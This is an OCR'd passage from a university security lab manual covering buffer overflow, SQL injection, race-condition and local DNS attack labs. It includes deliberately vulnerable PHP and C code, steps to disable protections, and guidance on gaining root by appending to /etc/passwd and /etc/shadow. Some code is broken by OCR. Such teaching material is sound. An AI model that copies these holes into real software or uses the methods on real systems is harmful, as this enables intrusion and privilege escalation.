In our previous tasks, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the *-fno-stack-protector'* option. For this task, you will recompile the vulnerable program, stack.c, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable

Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

Task 4: Non-executable Stack

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 1. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the non-executable stack protection.


```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting buffer-overflow vulnerability. The *return-to-libc* attack is an example. We have designed a separate lab for that attack. If you are interested, please see our Return-to-Libc Attack Lab for details.

If you are using our Ubuntu 12.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document ("Notes on Non- Executable Stack") that is linked to the lab's web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.

Guidelines

We can load the shellcode into "badfile", but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.



```
void func (char *str) {
  char buffer[12];

  int variable_a;
  strcpy (buffer, str);

}



Int main() {
```

Figure 1.1 Stack Layout

Finding the address of the memory that stores the return address: From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of your copy, but you should be quite close.

If the target program is running remotely, then you may not be able to rely on the debugger to find out the address.
However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.

- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.

- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code: If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.




Figure 1.2 Stack Layout with malicious code

Storing a long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]).]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

Attach printouts here

Lab Session 06

Explore SQL Injection Attack

Lab Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.
Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.
In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

Lab Environment

You need to use our provided virtual machine image for this lab. The name of the VM image that supports this lab is SEEDUbuntu12.04.zip. If you happen to have an older version of our pre-built VM image, you need to download the most recent version, as the older version does not support this lab. Go to our SEED web page (http://www.cis.syr.edu/~wedu/seed/) to get the SEEDUbuntu VM image.

Environment Configuration

In this lab, we need three tools, which should be installed in the provided SEEDUbuntu VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the Employee Management web application. For the browser, we need to use the LiveHTTPHeaders extension for Firefox to inspect HTTP requests and responses. The pre-built SEEDUbuntu VM image provided to you has already installed the Firefox web browser with the required extensions. The Employee Management application is not installed in the VM, but we will show you later how to install it.

Starting the Apache Server. The Apache web server is also included in the pre-built Ubuntu image and is started by default. The following command is used to start the web server manually.

```
% sudo service apache2 start
```

Configuring DNS. We have configured the following URL needed for this lab. To access the URL, the

Apache server needs to be started first:

```
URL: http://www.SEEDLabSQLInjection.com

Folder: /var/www/SQLInjection/
```

The above URL is only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using /etc/hosts. For exam-ple, you can map http://www.example.com to the local IP address by appending the following entry to /etc/hosts:

```
127.0.0.1            www.example.com
```

If your web server and browser are running on two different machines, you need to modify /etc/hosts on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Configuring Apache Server. In our pre-built VM image, we have used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named default in the directory "/etc/ apache2/sites-available" contains the necessary directives for the configuration:

1. The directive "NameVirtualHost *" instructs the web server to use all IP addresses in the ma-chine (some machines may have multiple IP addresses).

2. Each web site has a VirtualHost block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL http://www.example1.com with sources in directory /var/www/Example_1/, and to configure a web site with URL http://www.example2.com with sources in directory /var/www/Example_2/, we can use the following blocks:

```
<VirtualHost *>

    ServerName http://www.example1.com

    DocumentRoot /var/www/Example_1/
```

```
</VirtualHost>


<VirtualHost *>

    ServerName http://www.example2.com

    DocumentRoot /var/www/Example_2/


</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application http://www.example1.com can be changed by modifying the sources in the directory /var/www/Example_1/.

Turn Off the Countermeasure
PHP provides a mechanism to automatically defend against SQL injection attacks. The method is called magic quote. Let us turn off this protection.SEED Labs

1. Go to /etc/php5/apache2/php.ini.
2. Find the line: magic quotes gpc = On.
3. Change it to this: magic quotes gpc = Off.
4. Restart the Apache server by running "sudo service apache2 restart".

Patch the Existing VM to Add the Web Application

We have developed the simple Employee Management web application for this lab. The web application is used to store employee profile information. We have created several employee accounts for this application. To see all the employee's account information, you can log into www.SEEDLabSQLInjection.com as the administrator (the employee ID is 99999).

The SEEDUbuntu12.04 image that you have downloaded from our course website does not include this web application. You need to patch the VM for this lab. You can download the patch file called patch.tar.gz from our course website. The file includes the web application and a script that will install all of the required files needed for this lab. Place patch.tar.gz in any folder, unzip it, and run a script called bootstrap.sh. The VM will now be ready for this lab.

```
$ tar -zxvf ./patch.tar.gz
$ cd patch
$ chmod a+x bootstrap.sh
$ ./bootstrap.sh
```

The bootstrap.sh script creates a new database named Users in our existing SEEDUbuntu VM, loads data into the database, sets up the virtual host URL, and finally modifies the local DNS configuration. If you are interested in doing the setup manually, please refer to the Appendix section for details.

Lab Tasks

We have created a web application, and host it at www.SEEDLabSQLInjection.com. This web application is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web applica-tion: Administrator is a privilege role and can manage each individual employees' profile information; Employee is a normal role and can view or update his/her own profile information. All employee infor-mation is described in the following table.

User	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Task 1: MySQL Console

The objective of this task is to get familiar with SQL commands by playing with the provided database. We have created a database called Users, which contains a table called credential; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. Administrator is al-lowed to change the profile information of all employees, but each employee can only change his/her own information. In this task, you need to play with the database to get familiar with SQL queries.

MySQL is an open-source relational database management system. We have already setup MySQL in our SEEDUbuntu VM image. The user name is root and password is seedubuntu. Please login to MySQL console using the following command:

```
$ mysql -u root -pseedubuntu
```

After login, you can create new database or load an existing one. As we have already created the Users database for you, you just need to load this existing database using the following command:

```
mysql> use Users;
```

To show what tables are there in the Users database, you can use the following command to print out all the tables of the selected database.

```
mysql> show tables;
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.

Task 2: SQL Injection Attack on SELECT Statement

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers.

You can go to the entrance page of our web application at www.SEEDLabSQLInjection.com, where you will be asked to provide Employee ID and Password to log in. The login page is shown in




Figure 6.1 The login page

The authentication is based on Employee ID and Password, so only employees who know their IDs and passwords are allowed to view/update their profile information. Your job, as an attacker, is to log into the application without knowing any employee's credential.

To help you started with this task, we explain how authentication is implemented in our web application. The PHP code unsafe credential.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
    $conn = getDB();

    $sql = "SELECT id, name, eid, salary, birth, ssn,

                   phonenumber, address, email, nickname, Password

            FROM credential

            WHERE eid= '$input_eid' and
    password='$input_pwd'"; $result = $conn->query($sql))


//  The following is psuedo code
    if(name=='admin'){

            return All employees
    information. } else if(name!=NULL){
            return employee information.

    } else {

            authentication fails.

    }
```

The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the credential table. The variables input eid and input pwd hold the strings typed by users in the login page. Basically, the program checks whether any record matches with the employee ID and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.

Task 1.a: SQL Injection Attack from webpage.

Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not know the ID or the password. You need to decide what to type in the Employee ID and Password fields to succeed in the attack.

Task 1.b: SQL Injection Attack from command line. Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as curl, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (SUID and Password) attached:

```
curl 'www.SeedLabSQLInjection.com/index.php?SUID=10000&Password=111'
```

If you need to include special characters in the SUID and Password fields, you need to encode themproperly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20. In this task, you do need to handle HTTP encoding while sending requests using curl.

Task 1.c: Append a new SQL statement. In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please describe how you can use the login page to get the server run two SQL statements. Try the attack to delete a record from the database, and describe your observation.

Task 3: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, be-cause attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to login first.

When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe edit.php file is used to update em-ployee’s profile information. The PHP file is located in the /var/www/SQLInjection directory.

```
$conn = getDB();

$sql = "UPDATE credential SET nickname=’$nickname’,

                              email=’$email’,

                              address=’$address’,

                              phonenumber=’$phonenumber’,

                              Password=’$pwd’

        WHERE id= ’$input_id’ ";

$conn->query($sql))
```




Figure 6.2: Edit Profile

Task 3.a: SQL Injection Attack on UPDATE Statement — modify salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Only administrator is allowed to make changes to salaries. If you are a malicious employee (say Alice), your goal in this task is to increase your own salary via this Edit Profile page. We assume that you do know that salaries are stored in a column called salary.

Task 3.b: SQL Injection Attack on UPDATE Statement — modify other people' password. Us-ing the same vulnerability in the above UPDATE statement, malicious employees can also change other people's data. The goal for this task is to modify another employee's password, and then demon-strate that you can successfully log into the victim's account using the new password. The assumption here is that you already know the name of the employee (e.g. Ryan) on whom you want to attack. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

To make sure your injection string does not contain any syntax error, you can test your injection string on MySQL console before launching the real attack on our web application.

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using screen shots and code snippets. You also need to provide explanation to the observations that are interesting or surprising.

Attach printouts here

Lab Session 07

Explore Race Condition Vulnerability

Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on the race-condition vulnerability by putting what they have learned about the vulnerability from class into actions. A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place. If a privileged program has race-condition vulnerability, attackers can run a parallel process to "race" against the privileged program, with an intention to change the behaviors of the program.

In this lab, students will be given a program with race-condition vulnerability; their task is to develop a scheme to exploit the vulnerability and gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that can be used to counter the race-condition attacks. Students need to evaluate whether the schemes work or not and explain why.

Lab Tasks

Initial setup

You can execute the lab tasks using our pre-built `Ubuntu` virtual machines. If you are using our `Ubuntu` 9.11 VM, you can skip this initial setup step. If you are using our `Ubuntu` 11.04 or 12.04 VM, you need to read the following. `Ubuntu` 11.04 and 12.04 come with a built-in protection against race condition attacks. This scheme works by restricting who can follow a symlink. According to the documentation, "symlinks in world-writable sticky directories (e.g. `/tmp`) cannot be followed if the follower and directory owner do not match the symlink owner." In this lab, we need to disable this protection. You can achieve that using the following command:

```
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```

The Vulnerable Program

The following program is a seemingly harmless program. It contains a race-condition vulnerability.

```
/*        vulp.c  */

#include <stdio.h>
#include<unistd.h>

int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;

/* get user input */
```

```
scanf("%50s", buffer );
```

```
if(!access(fn, W_OK)){

fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp); fclose(fp);
}
else printf("No permission \n");
}
```

This is part of a `Set-UID` program (owned by `root`); it appends a string of user input to the end of a temporary file `/tmp/XYZ`. Since the code runs with the root privilege, it carefully checks whether the real user actually has the access permission to the file `/tmp/XYZ`; that is the purpose of the `access()` call. Once the program has made sure that the real user indeed has the right, the program opens the file and writes the user input into the file.
It appears that the program does not have any problem at the first look. However, there is a race condition vulnerability in this program: due to the window (the simulated delay) between the check (`access`) and the use (`fopen`), there is a possibility that the file used by `access` is different from the file used by `fopen`, even though they have the same file name `/tmp/XYZ`. If a malicious attacker can somehow make `/tmp/XYZ` a symbolic link pointing to
`/etc/shadow`, the attacker can cause the user input to be appended to `/etc/shadow` (note that the program runs with the root privilege, and can therefore overwrite any file).

Task 1: Exploit the Race Condition Vulnerabilities

You need to exploit the race condition vulnerability in the above `Set-UID` program. More specifically, you need to achieve the followings:

1. Overwrite any file that belongs to `root`.
2. Gain root privileges; namely, you should be able to do anything that root can do.

Task 2: Protection Mechanism A: Repeating

Getting rid of race conditions is not easy, because the check-and-use pattern is often necessary in programs. Instead of removing race conditions, we can actually add more race conditions, such that to compromise the security of the program, attackers need to win all these race conditions. If these race conditions are designed properly, we can exponentially reduce the winning probability for attackers. The basic idea is to repeat `access()` and `open()` for several times; at each time, we open the file, and at the end, we check whether the same file is opened by checking their `i-nodes` (they should be the same).
Please use this strategy to modify the vulnerable program, and repeat your attack. Report how difficult it is to succeed, if you can still succeed.

Task 3: Protection Mechanism B: Principle of Least Privilege

The fundamental problem of the vulnerable program in this lab is the violation of the *Principle of Least Privilege*. The programmer does understand that the user who runs the program might be too powerful, so he/she introduced

`access()` to limit the user's power. However, this is not the proper approach. A better approach is to apply the *Principle of Least Privilege*; namely, if users do not need certain privilege, the privilege needs to be

disabled.
We can use `seteuid` system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program, and then repeat your attack. Will you be able to succeed? Please report your observations and explanation.

Task 4: Protection Mechanism C: `Ubuntu`'s Built-in Scheme

This task is only for those who use our `Ubuntu` 11.04 or 12.04 VM. As we mentioned in the initial setup, `Ubuntu` 11.04 and 12.04 comes with a built-in protection scheme against race condition attacks. In this task, you need to turn the protection back on using the following command:

```
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1
```

In your report, please describe your observations. Please also explain the followings: (1) Why does this protection scheme work? (2) Is this a good protection? Why or why not? (3) What are the limitations of this scheme?

Guidelines

Two Potential Targets

There are possibly many ways to exploit the race condition vulnerability in `vulp.c`. One way is to use the vulner- ability to append some information to both `/etc/passwd` and `/etc/shadow`. These two files are used by `Unix` operating systems to authenticate users. If attackers can add information to these two files, they essentially have the power to create new users, including super-users (by letting uid to be zero).

The `/etc/passwd` file is the authentication database for a Unix machine. It contains basic user attributes. This is an ASCII file that contains an entry for each user. Each entry defines the basic attributes applied to a user. When you use the `adduser` command to add a user to your system, the command updates the `/etc/passwd` file.

The file `/etc/passwd` has to be world readable, because many application programs need to access user at- tributes, such as user-names, home directories, etc. Saving an encrypted password in that file would mean that anyone with access to the machine could use password cracking programs (such as `crack`) to break into the accounts of others. To fix this problem, the shadow password system was created. The `/etc/passwd` file in the shadow system is world-readable but does not contain the encrypted passwords. Another file, `/etc/shadow`, which is readable only by root, contains the passwords.

To find out what strings to add to these two files, run `adduser`, and see what are added to these files. For example, the followings are what have been added to these files after creating a new user called `smith`:

```
/etc/passwd:
-------------
smith:x:1000:1000:Joe Smith,,,:/home/smith:/bin/bash

/etc/shadow:
-------------
smith:*1*Srdssdsdi*M4sdabPasdsdsdasdsdasdY/:13450:0:99999:7:::
```

The third column in the file `/etc/passwd` denotes the UID of the user. Because `smith` account is a regular user account, its value 1000 is nothing special. If we change this entry to 0, `smith` now becomes `root`.

Creating symbolic links

You can call C function `symlink()` to create symbolic links in your program. Since `Linux` does not allow one to create a link if the link already exists, we need to delete the old link first. The following C code snippet shows how to remove a link and then make `/tmp/XYZ` point to `/etc/passwd`:

```
unlink("/tmp/XYZ"); symlink("/etc/passwd","/tmp/XYZ");
```

You can also use `Linux` command `"ln -sf"` to create symbolic links. Here the `"f"` option means that if the link exists, remove the old one first. The implementation of the `"ln"` command actually uses `unlink()` and `symlink()`.

Improving success rate

The most critical step (i.e., pointing the link to our target file) of a race-condition attack must occur within the window between check and use; namely between the `access` and the `fopen` calls in `vulp.c`. Since we cannot modify the vulnerable program, the only thing that we can do is to run our attacking program in parallel with the target program, hoping that the change of the link does occur within that critical window. Unfortunately, we cannot achieve the perfect timing. Therefore, the success of attack is probabilistic. The probability of successful attack might be quite low if the window is small. You need to think about how to increase the probability (Hints: you can run the vulnerable program for many times; you only need to achieve success once among all these trials).

Since you need to run the attacks and the vulnerable program for many times, you need to write a program to automate the attack process. To avoid manually typing an input to `vulp`, you can use redirection. Namely, you type your input in a file, and then redirect this file when you run `vulp`. For example, you can use the following: `vulp < FILE`.

Knowing whether the attack is successful

Since the user does not have the read permission for accessing `/etc/shadow`, there is no way of knowing if it was modified. The only way that is possible is to see its time stamps. Also it would be better if we stop the attack once the entries are added to the respective files. The following shell script checks if the time stamps of `/etc/shadow` has been changed. It prints a message once the change is noticed.

```
#!/bin/sh

old=‘ls -l /etc/shadow‘ new=‘ls -l /etc/shadow‘
while [ "$old" = "$new" ] do
    new=‘ls -l /etc/shadow‘ done
echo "STOP... The shadow file has been changed"
```

An Undesirable Situation

While testing your attack program, you may find out that `/tmp/XYZ` is created with root being its owner. If this happens, you have lost the “race”, i.e., the file is somehow created by the root. Once that happens, there is no way you can remove this file. This is because the `/tmp` folder has a “sticky” bit on, meaning that only the owner of the file can delete the file, even though the folder is world-writable.

If this happens, you need to adjust your attack strategy, and try it again (of course, after manually removing the file from the root account). The main reason for this to happen is that the attack program is context switched out right after it removes `/tmp/XYZ`, but before it links the name to another file. Remember, the action to remove the existing symbolic link and create a new one is not atomic (it involves two separate system calls), so if the context switch occurs in the middle (i.e., right after the removal of `/tmp/XYZ`), and the target `Set-UID` program gets a chance to run its `fopen(fn, "a+")` statement, it will create a new file with root being the owner. Think about a strategy that can minimize the chance to get context switched in the middle of that action.

Warning

In the past, some students accidentally emptied the `/etc/shadow` file during the attacks (we still do not know what has caused that). If you lose the shadow file, you will not be able to login again. To avoid this trouble, please make a copy of the original shadow file.

Attach printouts here

Lab Session 08

Explore Local DNS Attack

Lab Overview

DNS [1] (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses (or IP addresses to hostnames). This translation is through DNS resolution, which happens behind the scene. DNS Pharming [4] attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. The objective of this lab is to understand how such attacks work. Students will first set up and configure a DNS server [2], and then they will try various DNS Pharming attacks on the target that is also within the lab environment.

The difficulties of attacking local victims versus remote DNS servers are quite different. Therefore, we have developed two labs, one focusing on local DNS attacks, and the other on remote DNS attack. This lab focuses on local attacks.

Lab Environment

We need to set up the lab environment like what is shown in Figure8.1. To simplify the lab environment, we let the user's computer, DNS server, and attacker's computer be on one physical machine, but using different virtual machines. The website used in this lab can be any website. Our configuration is based on `Ubuntu`, which is the operating system we use in our pre-built virtual machine.

As you can see from Figure8.1, we set up the DNS server, the user machine and the attacker machine in the same LAN. We assume that the user machine's IP address is `192.168.0.100`, the DNS Server's IP is `192.168.0.10` and the attacker machine's IP is `192.168.0.200`.

[1]We assume that the instructor has already covered the concepts of the attacks in the lecture, so we do not include them in the lab session.




Figure 8.1: The Lab Environment Setup

Install and configure the DNS server

Step 1: Install the DNS server. On `192.168.0.10`, we install the BIND9 [3] DNS server using the following command:

```
# sudo apt-get install bind9
```

The `BIND9 Server` is already installed in our pre-built Ubuntu virtual machine image.

